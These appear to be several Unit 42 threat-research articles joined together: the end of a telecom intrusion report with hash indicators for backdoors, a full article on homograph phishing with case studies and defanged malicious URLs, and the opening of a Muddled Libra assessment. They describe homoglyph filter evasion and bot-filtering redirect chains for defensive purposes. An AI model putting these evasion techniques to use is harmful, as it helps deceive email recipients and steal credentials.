Code snippet showing commands manipulating files related to an HTTP daemon, including moving, updating timestamps, and editing configuration.
Figure 10. Commands used to deploy FRP client.


The content of its configuration file httpd.conf is shown in Figure 11.

Code snippet displaying configuration settings for a server connection, including IP address, port number, company name, communication type, plugin used, and administration privileges.
Figure 11. Content of httpd.conf.

ProxyChains

ProxyChains is an open-source UNIX program that forces the transmission of network traffic through different proxies. The threat actor used this tool to transfer files to neighboring hosts via SCP.

In the following example, it used ProxyChains to tunnel the SCP connection through the proxies defined in /etc/proxychains4.local1084.conf as shown in Figure 12. We also note that it used sshpass to provide the password non-interactively, because some backdoors preclude interactive use.

Code snippet showing configuration settings for proxychains and sshpass, with file paths and IP address details.
Figure 12. Use of ProxyChains to tunnel an SCP connection.

Conclusion

CL-STA-0969 demonstrates a deep understanding of telecommunications protocols and infrastructure. Its malware, tools and techniques reveal a calculated effort to maintain persistent, stealthy access. It achieved this by proxying traffic through other telecom nodes, tunneling data using less-scrutinized protocols and employing various defense evasion techniques. Organizations relying on legacy hosts and services within the targeted infrastructure increases vulnerability to such attacks.

CL-STA-0969's multi-pronged operational strategy, combining technical expertise with environmental adaptation, underscores the need for vigilant security measures and proactive threat intelligence.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 hash:

  • bacbe2a793d8ddca0a195b67def527e66d280a13a8d4df90b507546b76e87d29
  • Filename: dbusquery
  • File description: Cordscan

SHA256 hash:

  • 1852473ca6a0b5d945e989fb65fa481452c108b718f0f6fd7e8202e9d183e707
  • Filename: libcord.so
  • File description: Cordscan

SHA256 hash:

  • 705a035e54ce328227341ff9d55de15f4e16d387829cba26dc948170dac1c70f
  • Filename: /tmp/catlog
  • File description: Fscan

SHA256 hash:

  • 44e83f84a5d5219e2f7c3cf1e4f02489cae81361227f46946abe4b8d8245b879
  • Filename: pslogs
  • File description: Pwnkit

SHA256 hash:

  • e3b06f860b8584d69a713127f7d3a4ee5f545ad72e41ec71f9e8692c3525efa0
  • Filename: httpdd
  • File description: Fast Reverse Proxy

SHA256 hash:

  • efa04c33b289e97a84ec6ab1f1b161f900ed3b4521a9a69fb6986bd9991ecfc6
  • Filename: vmware-daemon.py
  • File description: Responder

SHA256 hash:

  • 827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161
  • Filename: dnsd_el5
  • File description: GTPDoor

SHA256 hash:

  • 3c42194d6c18a480d9a7f3f7550f011c69ff276707e2bae5e6143f7943343174
  • Filename: dbus-socks | evip-socks
  • File description: Microsocks proxy

SHA256 hash:

  • b9f67565b56c9464462fa52d937202eef0b5554993c6b2bec8c955db64460cc7
  • Filename: dbus-console
  • File description: SGSN Emulator

SHA256 hash:

  • 188861d7f0861103886543eff63a96c314c8262dbf52c6e0cf9372cf1e889d52
  • Filename: evip-echo | pickup
  • File description: EchoBackdoor

SHA256 hash:

  • 4985de6574ff34009b6c72504af602a21c152ec104b022d6be94e2fec607eb43
  • Filename: start_evip_daemond
  • File description: Launching script for EchoBackdoor

SHA256 hash:

  • 0bb3b4d8b72fec995c56a8a0baf55f2a07d2b361ee127c2b9deced24f67426fd
  • Filename: stop_evip_daemond
  • File description: Terminating script of EchoBackdoor

SHA256 hash:

  • aa661e149f0a6a9a61cadcca47a83893a9e6a5cdb41c3b075175da28e641a80f
  • Filename: cupsd | audittd
  • File description: NoDepDNS

SHA256 hash:

  • 3191e1516f39d72191e6c89460f7273826e12d493577b75b6fdee036c85e5a7e
  • Filename: watchdogdd
  • File description: watchdog script to ensure NoDepDNS is running

SHA256 hash:

  • 9e1f5a134d13167a9148f2d5a1e6a96136d22ecdfbc502aa974544e7efe16a22
  • Filename: sshtun
  • File description: Sets up SSH tunneling and executes watchdogdd

SHA256 hash:

  • edb6ab4bba4d474e60ff266af230cb6c438056937b262f86d3779bdc14de72a4
  • Filename: getfile
  • File description: Python-based command to download a file via HTTP

SHA256 hash:

  • b1e473dd70732ba34b7e985422bfd44f3883379569d89bee523f4263c7070fd9
  • Filename: exploit_userspec.py
  • File description: Python script to exploit a known vulnerability CVE-2021-3156 for privilege escalation

SHA256 hash:

  • 8e2dd7ed7c7bec7ff6ab69990c3172b1a9c2028f67b02f6f8c5429e968d2f8d2
  • Filename: /usr/bin/dnsd
  • File description: C2 tool via SSH tunneling

SHA256 hash:

  • 3e186c24bae58de14b14332a6b14d269b84235a25a892f1327002149f0547739
  • Filename: /usr/bin/autoreverse
  • File description: Similar behavior as sshtun

SHA256 hash:

  • 432125ca41a2c5957013c8bff09c4037ad18addccab872d46230dd662a2b8123
  • Filename: /tmp/httpds
  • File description: ChronosRAT

SHA256 hash:

  • 540f60702ee5019cd2b39b38b07e17da69bde1f9ed3b4543ff26e9da7ba6e0be
  • Filename: pam_unix.so
  • File description: AuthDoor

SHA256 hash:

  • cd754125657f1d52c08f9274fda57600e12929847eee3f7bea2e60ca5ba7711d
  • Filename: pam_unix.so
  • File description: AuthDoor

SHA256 hash:

  • b9c91face6ddfecc26d444f891c24796dbc953fb33145749f30b17445400c87c
  • Filename: /usr/bin/clearinfo
  • File description: Similar behavior as watchdogdd

Additional Resources

Updated on July 29, 2025, at 4:46 p.m. PT to correct second-to-last SHA256 hash. 

Updated on Aug. 4, 2025, at 11:45 a.m. PT to update product protections information. 

Updated on Sept. 4, 2025, at 9:42 a.m. PT to correct the Microsocks proxy indicator hash

The Ηоmоgraph Illusion: Not Everything Is As It Seems

Executive Summary

Since the creation of the internet, email attacks have been the predominant attack vector for spreading malware and gaining initial access to systems and endpoints. One example of an effective email compromise technique is a homograph attack. Attackers use this content manipulation tactic to evade content analysis and trick users by replacing Latin characters with similar-looking characters from other Unicode blocks.

This article provides rare insights into real homograph attacks, and demonstrates the full chain of events that can potentially lead to exploitation of targets. We outline three cases that we detected in the wild. In each scenario, threat actors used homograph attacks in different contexts within email messages, to avoid natural language detections and reach target inboxes.

Attackers can make homograph manipulations to domain names or within an email’s content and headers, as part of a larger attack scheme that aims to establish initial access to a target. The presence of homographs in multiple fields within an email can make it appear more legitimate, while evading analysis and alerts on these fields.

To get their message across, threat actors craft email content that appears to be legitimate. This increases the likelihood that targets will interact with malicious content. As the success of this attack relies almost completely on the recipient’s impression of and interaction with the message, it is important to intercept and prevent such communication from reaching potential victims.

Palo Alto Networks customers are better protected from homograph attacks by Palo Alto Networks Cortex Advanced Email Security, which analyzes email content, headers and communication patterns. This can be combined with Cortex XSOAR, which quarantines and removes mails for all recipients, blocks malicious and compromised senders, and disables affected user accounts.

The Attack Surface Management add-on for Cortex XSIAM also includes new Digital Risk Protection, which has the ability to detect potentially risky services, including those that use homographs.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Phishing

What is a Homograph Attack?

To the human eye, the title of this article seems completely normal. But in fact, the word Ηоmоgraph in the title is not exactly the same as the word Homograph.

The differences are small, and hard to recognize. Ηоmоgraph actually includes several letters that are not Latin characters. In this case we’ve substituted the letter H with the Greek homoglyph Η and the letter o with the Cyrillic homoglyph о. Automated defenses that analyze the word will not recognize it as the word it appears to be and therefore might consider it to be valid or skip the manipulated word during analysis.

A homograph attack incorporates non-Latin characters that visually resemble Latin characters to create words. These words might look the same as their genuine counterparts to the human eye, but to a large language model (LLM) — or any computer system — they are actually different.

This attack essentially exploits the appearance of characters from different scripts — such as Cyrillic, Greek and others — that resemble the standard Latin characters that English speakers generally use when working on a computer.

A malicious actor who replaces Latin characters with lookalike non-Latin characters could evade detection and analysis, crafting malicious emails that can lead to credential theft, malware infection or other forms of exploitation. For example, substituting the Latin letter a with the Cyrillic а in the fictional brand “Airplаnes R Us” can make a fraudulent email from an attacker seem like a completely authentic email from Airplanes R Us to the human eye.

The rise of AI-driven phishing makes this an even more dangerous vector. AI can be used to generate highly convincing emails, making it easier for threat actors to create legitimate-looking emails en masse and harder to distinguish real and malicious emails from each other.

Threat actors usually incorporate homograph attacks into a larger attack scheme to lure targets to engage with malicious content. By manipulating various fields within the email using homograph characters, threat actors aim to:

  • Deceive users: Visual similarities can trick recipients into trusting fraudulent emails.
  • Bypass security filters: Conventional security solutions might not detect these character substitutions and would categorize the emails as legitimate.
  • Impersonate trusted entities: Accurate mimicry of brands and roles increases the likelihood of recipient engagement.

Theory of Detection

While manipulated words may appear to be identical (or very similar) to the human eye, homograph characters can be detected by examining their Unicode values. The Unicode standard assigns a unique numerical value to each character, allowing computers to represent text from different languages and character scripts.

Each character set (e.g., Latin, Cyrillic, Greek) is assigned a specific range of numerical values. The Unicode organization's website provides a comprehensive list of these character sets and their corresponding values.

Each character set is assigned a specific range of Unicode values, with each value corresponding to a character (e.g., letter, number, symbol) within that script. Analyzing the characters’ values reveals which script it actually belongs to, enabling the detection of characters from other scripts that are hiding among characters from another script.

Observations of Homograph Technique Used in Phishing Attacks

Our analysis of email messages containing homograph attacks highlights key techniques including:

  • Well-known brand impersonation
  • Impersonation of services (e.g., document-sharing platforms, IT personnel)

Attackers manipulate characters in the display names of emails to resemble legitimate entities to make it challenging for recipients to detect fraudulent messages. These messages are likely to include homograph characters in other headers as well, to make the emails pass as legitimate.

The following case studies, which we have seen in the wild, demonstrate using homographs in different email headers and fields, emphasizing the threat. These case studies relate to different email homograph attack scenarios that follow similar patterns.

Case Study 1: File Sharing on Google Drive


In this attack scenario, attackers shared a file on Google Drive. They used an email account that had a display name and Google account logo mimicking those of a well-known, multi-national American company that offers financial services such as online banking.

The email address itself had nothing to do with the impersonated company, but the account name included homograph characters to imitate the appearance of the company’s name. We have obfuscated this information to protect the privacy of the impersonated organization.

Built-in security filters failed to detect this as an impersonation attempt or to categorize the content as malicious. Figure 1 shows a redacted version of the email.

Screenshot of an email notification from Google Workspace indicating that a named individual has shared an item on Google Drive, with a suspicious entry alert displayed. Some of the information is redacted for security concerns.
Figure 1. An email stating that a file was shared with the target on Google Drive.

The attackers shared documents that discussed “suspicious entries” to the target’s account, suggesting they take action by clicking the VERIFY button provided in the file, as Figure 2 shows.

An online human verification screen featuring a captcha box with a checkbox labeled "I'm not a robot," including the reCAPTCHA logo by Google, and a red "VERIFY" button.
Figure 2. In the document that was shared with the target, the VERIFY button redirects the target to an attacker-controlled website.

Although the website (messageconnection.blob.core[.]windows[.]net) was not operational at the time of our investigation, it’s likely the attacker would have used it to steal credentials, or potentially even to exploit the workstation of a target that accessed it.

Case Study 2: Links to Documents for Review and E-Signing

In another attack scenario that we investigated, threat actors used homograph substitutes to impersonate e-document sharing platforms. These platforms are used to electronically sign contracts, agreements and other documentation.


In this case, the attackers shared links, supposedly to documents ready for signing. This document prompted potential victims to click a link that redirected them to an attacker-controlled website. Although the attacker sent the mail from an address unrelated to any legitimate platform, both the display name and the subject of this email contained words with non-Latin homograph characters (marked in bold):

  • Display name: Included the words Сonfidеntiаl and Ꭲiꮯkеt
  • Subject: Included the words Finаnꮯiаl and Տtаtеmеnt

While it might be easier to spot these irregularities in this case, some programs render such characters to look like Latin letters, making it harder to distinguish them from Latin characters.

The subject also included a homograph manipulation of the target’s company name meant to create an impression that this email originated from the target’s company. As a result, the malicious email evaded detection and filters. Ultimately, the mail platform categorized the message as a valid email that reached the target’s inbox.




Attackers crafted the various buttons and URLs in the email and interfaces to lead the target to a fake login page. They customized the URL of the login page to the target’s organization and added a custom-made CAPTCHA to filter out bots and crawlers.

In this specific example, the target’s name appeared in the “Assigned to” section, making the email look like it was crafted specifically for that person. The email content itself displayed the company name in the PDF filename and in the “Powered by” section. The threat actor also added DocuSign branding and information to the content of the mail.

All of these aspects of the email strengthened the impression that an employee of the target’s company sent this communication through a genuine document sharing service. Figure 3 shows the email that was disguised to look like a message from DocuSign.

Email notification from DocuSign indicating a document titled "Financial_Statement____.pdf" is pending review and signature, with a red "Sign Documents" button and instructions on how to securely sign the document electronically. Some of the information is redacted for security concerns.
Figure 3. Email prompting the target to sign documents “Powered by” the target’s company.

Clicking the SIGN DOCUMENTS button in the email shown above redirects the victim to a website that looks legitimate, and is even hosted by a legitimate .com top-level domain (TLD): bestseoservices[.]com. Figure 4 shows the interface message, which prompts the victim to click another button to verify their identity. This additional step is potentially intended to prevent crawlers from interacting with the site and detecting its malicious nature.

Screenshot of a secure document verification page with a blue padlock icon, featuring a button labeled 'Verify it's you' and text encouraging verification to view a document.
Figure 4. Redirection after clicking SIGN DOCUMENTS.

Clicking the “Verify it's you” button initiates a series of redirects designed to further lull the target into a false sense of security. First, the victim is redirected to the /templates directory of a legitimate website belonging to a municipality in the Middle East. This likely serves to mask the malicious intent of the attack.

The website displays a message stating that it is performing an identity scan. Figure 5 shows that the screen then presents a SCAN VALIDATED message, further reinforcing the illusion of legitimacy. Finally, after this elaborate charade, the target is redirected to a domain under the .ru TLD (kig.skyvaulyt[.]ru), which was not active at the time of our investigation.

A screenshot displaying a fake Microsoft verification prompt in a web browser, asking to type the green number before time runs out, showing the numbers 1972. The background tabs and interface elements are blurred.
Figure 5. Fake validation page that redirects to the .ru domain.

In a separate email, threat actors used a similar method in the initial attack stages. In this case, after clicking a button from a different document sharing email, the victim is redirected to the page shown in Figure 6. The attacker designed this page to filter out bots and crawlers by forcing the victim to insert a one-time password (OTP) that changes every time they type a green number, as shown in Figures 6 and 7.

Screenshot of a fake Microsoft verification page with an unsuccessful login attempt message stating "Incorrect. Try again," and options to type a green number before time runs out.
Figure 6. The login page presented after interaction with the email, displaying a custom-made CAPTCHA.
A screenshot displaying an error message on a browser with the URL indicating a Microsoft domain. The message states there is a problem with the proxy server or the address is incorrect, and suggests checking the proxy settings or running Windows Network Diagnostics. An error code at the bottom reads "ERR_PROXY_CONNECTION_FAILED".
Figure 7. The OTP code is dynamic and changes on each keypress to filter out bots and crawlers.

After inserting the OTP code successfully, a page that mimics a Microsoft domain is presented: mlcorsftpsswddprotcct.approaches.it[.]com. The obfuscated URL parameters shown in Figure 8 display the target mailbox.

We suspect that the threat actors customized the site to be accessible only to targeted users, effectively filtering out other access attempts. This website was not active at the time of our investigation.

Screenshot of a spoofed Spotify customer support email addressing a reported problem with the use of Spotify on an iPhone. The email details steps to ensure the app is updated and suggests disabling Spotify Connect. A sign-off from the Spotify Support Team is included at the bottom.
Figure 8. The redirection after inserting the code, including the target mailbox.

Case Study 3: Spotify Impersonation Attempt

The third case that we investigated involved an impersonation of Spotify — a streaming music and podcast provider. An attacker sent an email purporting to be from Sρօtifу, using a sender address that contained non-Latin homograph characters, making it difficult to visually distinguish from a legitimate Spotify email.

Figure 9 shows the email, which stated that the recipient’s Spotify payment had not gone through and that they must update their payment details in the provided link. This link redirected the target to the legitimate redirects[.]ca URL shortening service, likely to mask the final destination and evade detection. We assume this shortened link would have led to an attacker-controlled website that the attackers could have used for credential theft or other malicious purposes.

Screenshot of a spoofed Spotify customer support email addressing a reported problem with the use of Spotify. A sign-off from the Spotify Support Team is included at the bottom.
Figure 9. The email impersonating Spotify.

By the time we investigated this scenario, the link was not active.

These case studies clearly demonstrate threat actors crafting highly targeted and convincing emails that are difficult to distinguish from legitimate communications. Without robust detection and prevention mechanisms, organizations and individuals are vulnerable to these attacks and will struggle to discern that these are malicious links and action buttons embedded in these emails.

Conclusion

The increased adoption of new AI models enables attackers to create more convincing and personalized emails. This makes it easier to deceive recipients into engaging with malicious content and harder to distinguish authentic content from fraudulent. Homograph attacks present an additional challenge to common detection methods, as standard defense mechanisms do not recognize or automatically inspect manipulated text.

An email security module that checks for the presence of words that should trigger alerts will not recognize the words pаssword, սrgent and ActᎥoո reɋuired as being problematic, because they contain homographs. As such, the module might not detect or prevent communication and sites that attackers crafted for malicious purposes. This could result in manipulated input being processed in unexpected ways.

People across the globe use computing technology in a variety of languages. It can be difficult to differentiate between potentially malicious emails and those that make reasonable and justifiable use of non-Latin characters. Even when email messages appear legitimate, there are still important factors to consider before categorizing such communication as safe:

  1. Check the address of the sender: Is it related to the display name or the mail’s content? For example, does the domain name match the company being impersonated? Does it look like the usual domains that are associated with this company?
  2. Is this address well known in your organization? Or is it a first-time sender? Be wary of emails from unknown senders, especially if they are asking for sensitive information or directing you to external links or attachments.
  3. Examine the content of the mail: Do some letters look a bit off? They might actually not be Latin characters. You can use a character inspection tool to check the Unicode values of suspicious characters.
  4. Never engage with attachments or URLs sent by unknown addresses, or that lead to addresses that seem different from the ones you are familiar with. They could be harmful. Always verify the legitimacy of links before clicking on them.

As with all email-related attacks, two of the keys to prevention are awareness and training. Treat every email that reaches your inbox with caution and follow the suggestions above whenever you encounter a suspicious email. An email with a legitimate appearance doesn’t necessarily mean that it is actually legitimate.

Palo Alto Networks Product Protections for Homograph Attacks

Palo Alto Networks Cortex Advanced Email Security is designed to help protect against modern email-based threats, featuring comprehensive detection and defense methods, including against homograph attacks. The module performs deep email analysis of email metadata, content and behavioral patterns to identify malicious intents and sophisticated impersonation attempts — even those that AI generates. Emails and alerts are assigned risk scores based on this analysis, which helps analysts reduce alert fatigue by prioritizing events with higher risk levels.

This module can be combined with Cortex XSOAR, which quarantines and removes mails for all recipients, blocks malicious and compromised senders, and disables affected user accounts.

The Attack Surface Management add-on for Cortex XSIAM also includes new Digital Risk Protection capabilities which have the ability to detect potentially risky services using permutations of customer domains, such as homographs.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Email addresses that shared files on Google Drive:

  • tioranpycon1999@attention.processverification[.]com
  • perlapersdoc1998@supportmanager.fullrecoveryaccount[.]agency

Case study 1 URLs:

  • messageconnection.blob.core[.]windows[.]net

Email addresses that sent the document-sharing emails:

  • cfa@agroparistechl[.]fr
  • brantlawassoc@bellnet[.]ca

Case study 2 URLs:

  • bestseoservices[.]com
  • kig[.]skyvaulyt[.]ru
  • hxxps://guvenbisiklet[.]com/wp-content/bin/Verify/Code/index.htm(?/1.AYWNjb3VudHNAY29vbHBvb2xsdGQuY29t)
  • microsftpsswddprotcct.approaches.it[.]com

Email address that sent the Spotify email:

  • info47198@ha01s003[.]org-dns[.]com

Note: This article makes plentiful use of special characters. Depending on the languages supported on your individual device, a PDF version of this article may not contain all the characters used. 

Muddled Libra Threat Assessment: Further-Reaching, Faster, More Impactful

Executive Summary

Unit 42 has tracked and responded to several waves of intrusion operations conducted by the cybercrime group we track as Muddled Libra (aka Scattered Spider, UNC3944) across different sectors in recent months. This article contains observations on Muddled Libra thus far in 2025 based on our incident response insights. We share defensive recommendations that we have seen organizations use successfully against the threat. We also include what’s likely next for this prolific adversary.

Muddled Libra’s recent activity follows a series of international law enforcement operations aimed at disrupting the threat group in mid-to-late 2024, including federal charges levied against five suspected members in November 2024. Since that time, Muddled Libra returned with enhanced capabilities, evolving its tradecraft to be further-reaching, faster and more impactful.

Palo Alto Networks customers are better protected from the threats described in this article through a modern security architecture built around Cortex XSIAM in concert with Cortex XDR. The Advanced URL Filtering and DNS Security Cloud-Delivered Security Services can help protect against command and control (C2) infrastructure, while App-ID can limit anonymization services allowed to connect to the network.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Muddled Libra (related to Scattered Spider, Scatter Swine), 0ktapus, Social Engineering

Muddled Libra Threat Overview

As documented in prior Unit 42 publications on Muddled Libra, this group is highly adept at using various social engineering tactics (e.g., smishing, vishing) to gain initial access to targeted organizations. These activities can include targeting call centers operated by victims, as well as those outsourced to third-party firms (e.g., BPOs, MSPs), expanding the group's range of potential targets.

Attackers from Muddled Libra have become experts at exploiting human psychology via impersonating employees to attempt password and multi-factor authentication (MFA) resets. Figure 1 below further illustrates the composition of Muddled Libra in terms of their demographics, tradecraft, victim targeting and actions on objectives.

Four infographic panels illustrating cyber attack stages by Muddled Libra/Scattered Spider: 1. Demographics - focusing on Western-based, largely English fluent young entities, characterized as brash and destructive. 2. Targeting - involving business process outsourcing, telecommunications, financial services, and retail and hospitality. 3. Tradecraft - includes SIM swapping, social engineering, remote management, and ransomware. 4. Objectives - features external pivoting, intellectual property theft, cryptocurrency theft, and extortion via encryption. Logo of Palo Alto Networks and Unit 42 at the bottom right.
Figure 1. Muddled Libra threat profile.

While their tradecraft has evolved over time, Muddled Libra continues to minimize the use of malware throughout the attack chain. Whenever possible, they prefer to use a victim’s own assets against them.

Victimology Timeline: Further-Reaching

